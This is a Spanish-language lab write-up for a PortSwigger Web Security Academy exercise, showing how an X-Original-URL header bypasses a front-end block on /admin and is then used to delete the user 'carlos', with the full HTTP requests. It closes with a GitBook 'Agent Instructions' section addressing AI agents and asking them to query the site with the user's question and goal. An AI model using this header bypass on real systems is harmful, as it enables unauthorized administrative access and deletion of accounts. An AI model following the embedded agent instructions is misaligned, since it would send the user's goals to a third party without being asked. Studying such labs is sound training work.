> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/access-control/bypassing-url-based-access-control.md).
# Bypass del control de acceso basado en la URL
Notas sobre Bypass del control de acceso basado en la URL para los laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payload, validación en Burp Suite y contexto de mitigación.
### El control de acceso basado en URL puede eludirse

En este ejercicio, el sitio tiene un panel de administración ubicado en **/admin**, bloqueado oficialmente por un filtro frontal que impide el acceso externo. / Sin embargo, la aplicación de back-end utiliza un framework que reconoce la **X-Original-URL** cabecera, eludiendo así la restricción.
#### **Análisis y explotación**
Al intentar acceder directamente a **/admin**, se deniega el acceso. / Para eludir este filtro, simplemente intercepta una solicitud (por ejemplo, a la `/` raíz) y añade la siguiente cabecera:
```http
X-Original-URL: /admin
```

Ejemplo de solicitud modificada:
```http
GET / HTTP/2
Host: 0adf00fa0339fdd982870b6700ac0038.web-security-academy.net
Cookie: session=zZPNq7xgRqmex89AnUMQRWEzngZl7ShX
X-Original-Url: /admin
```
El servidor de back-end interpreta esta cabecera y devuelve **200 OK**, dando acceso al panel de administración.
#### **Eliminación del usuario**
Para eliminar al usuario **carlos**, se forja una nueva solicitud redirigiendo la URL interna con la misma cabecera:
```http
GET /?username=carlos HTTP/2
Host: 0adf00fa0339fdd982870b6700ac0038.web-security-academy.net
Cookie: session=zZPNq7xgRqmex89AnUMQRWEzngZl7ShX
X-Original-Url: /admin/delete
```
La eliminación se realiza correctamente.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/access-control/bypassing-url-based-access-control.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.